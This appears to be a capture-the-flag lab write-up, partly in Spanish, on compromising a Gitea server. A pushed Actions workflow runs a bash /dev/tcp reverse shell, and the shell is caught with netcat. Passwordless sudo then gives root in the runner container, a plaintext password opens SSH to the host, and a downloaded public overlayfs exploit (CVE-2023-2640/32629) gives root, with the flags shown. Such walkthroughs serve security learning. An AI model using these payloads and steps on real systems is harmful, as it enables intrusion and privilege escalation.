
Flow




```
┌──(myenv)─(root💀miguel)-[/home/miguel/Work]
└─# git clone http://192.168.137.31:3000/dev/reverse.git
Cloning into 'reverse'...
warning: You appear to have cloned an empty repository.
```



```
┌──(myenv)─(root💀miguel)-[/home/miguel/Work/reverse]
└─# mkdir .github

┌──(myenv)─(root💀miguel)-[/home/miguel/Work/reverse]
└─# cd .github

┌──(myenv)─(root💀miguel)-[/home/miguel/Work/reverse/.github]
└─# mkdir workflows

┌──(myenv)─(root💀miguel)-[/home/miguel/Work/reverse/.github]
└─# cd workflows

┌──(myenv)─(root💀miguel)-[/home/…/Work/reverse/.github/workflows]
└─# touch reverse-shell.yml
```



```
name: Reverse Shell
on: [push]
jobs:
  Run-Command:
    runs-on: run
    steps:
    - name: Execute Command
      run: |
        /bin/bash -i &> /dev/tcp/192.168.137.12/4444 0>&1
~
~
```



Actions - Gitea: Git with a
Repository - reverse - Git
Not secure
192.168.137.31:3000/dev/reverse/settings
Regular Expression Pattern
The first captured group will be used in place of {index}.

Projects ☑ Enable Repository Projects


Releases ☑ Enable Repository Releases

Packages ☑ Enable Repository Packages Registry


Actions ☑ Enable Repository Actions

Pull Requests ☑ Enable Repository Pull Requests

Merge Styles




sdsf
#1 :Commit 6e8ac958fe pushed by dev




```
┌──(miguel💀miguel)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.31] 57282
act@7862d384d338:~/cache/actions/3e49e9322a402440/hostexecutor$ whoami
whoami
act
act@7862d384d338:~/cache/actions/3e49e9322a402440/hostexecutor$ e
```


Docker scaping



```
act@7862d384d338:~/cache/actions/3e49e9322a402440/hostexecutor$ sudo -l
sudo -l
Matching Defaults entries for act on 7862d384d338:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User act may run the following commands on 7862d384d338:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
act@7862d384d338:~/cache/actions/3e49e9322a402440/hostexecutor$ sudo su
sudo su
whoami
root
```




```
       valid_lft forever preferred_lft forever
root@7862d384d338:/tmp# ssh dev@172.18.0.4
ssh dev@172.18.0.4
ssh: connect to host 172.18.0.4 port 22: Connection refused
root@7862d384d338:/tmp# ssh dev@172.18.0.1
ssh dev@172.18.0.1
The authenticity of host '172.18.0.1 (172.18.0.1)' can't be established.
ED25519 key fingerprint is SHA256:IGhXsYmgq4sTpoMPHq+MgSiAiNHWOR4ZkocqlvZPGis.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Warning: Permanently added '172.18.0.1' (ED25519) to the list of known hosts.
dev@172.18.0.1's password: developer88



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Feb  6 15:52:41 2024 from 172.18.0.4
dev@run:~$ 
```



```
Last login: Tue Feb  6 15:52:41 2024 from 17
dev@run:~$ ls
ls
user.txt
dev@run:~$ cat user.txt
cat user.txt
56f98bdfaf5186243bc4cb99f0674f58
dev@run:~$ 
```

luego de mirar el kernel 6.2.0-20

https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629



On Ubuntu kernels carrying both c914c0e27eb0 and "UBUNTU: SAUCE: overlayfs: Skip permission checking for trusted.overlayfs.* xattrs", an unprivileged user may set privileged extended attributes on the mounted files, leadir them to be set on the upper files without the appropriate security checks.

CVE-2023-32629

https://www.cvedetails.com/cve/CVE-2023-32629/

Local privilege escalation vulnerability in Ubuntu Kernels overlayfs ovl_copy_up_meta_inode_data skip permissio checks when calling ovl_do_setxattr on Ubuntu kernels.

Vulnerable kernels


Kernel version	Ubuntu release
6.2.0	Ubuntu 23.04 (Lunar Lobster) / Ubuntu 22.04 LTS (Jammy Jellyfish)
5.19.0	Ubuntu 22.10 (Kinetic Kudu) / Ubuntu 22.04 LTS (Jammy Jellyfish)
5.4.0	Ubuntu 22.04 LTS (Local Fossa) / Ubuntu 18.04 LTS (Bionic Beaver)

Usage

Tested on kernels 5.19.0 and 6.2.0.

1. Just run the script in the low-priv shell.

```
./exploit.sh
```



```
dev@run:~$ wget https://raw.githubusercontent.com/g1vi/CVE-2023-2640-CVE-2023-32629/main/exploit.sh
<m/g1vi/CVE-2023-2640-CVE-2023-32629/main/exploit.sh
--2025-02-13 08:55:45--  https://raw.githubusercontent.com/g1vi/CVE-2023-2640-CVE-2023-32629/main/exploit.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 558 [text/plain]
Saving to: ‘exploit.sh’

exploit.sh          100%[===================>]     558  --.-KB/s    in 0s

2025-02-13 08:55:45 (20.9 MB/s) - ‘exploit.sh’ saved [558/558]

dev@run:~$ chmod +x exploit.sh
chmod +x exploit.sh
dev@run:~$ ./exploit.sh
./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@run:~# whoami
whoami
root
root@run:~# cat /root/root.txt
cat /root/root.txt
008b138f906537f51a5a5c2c69c4b8a2
root@run:~#
```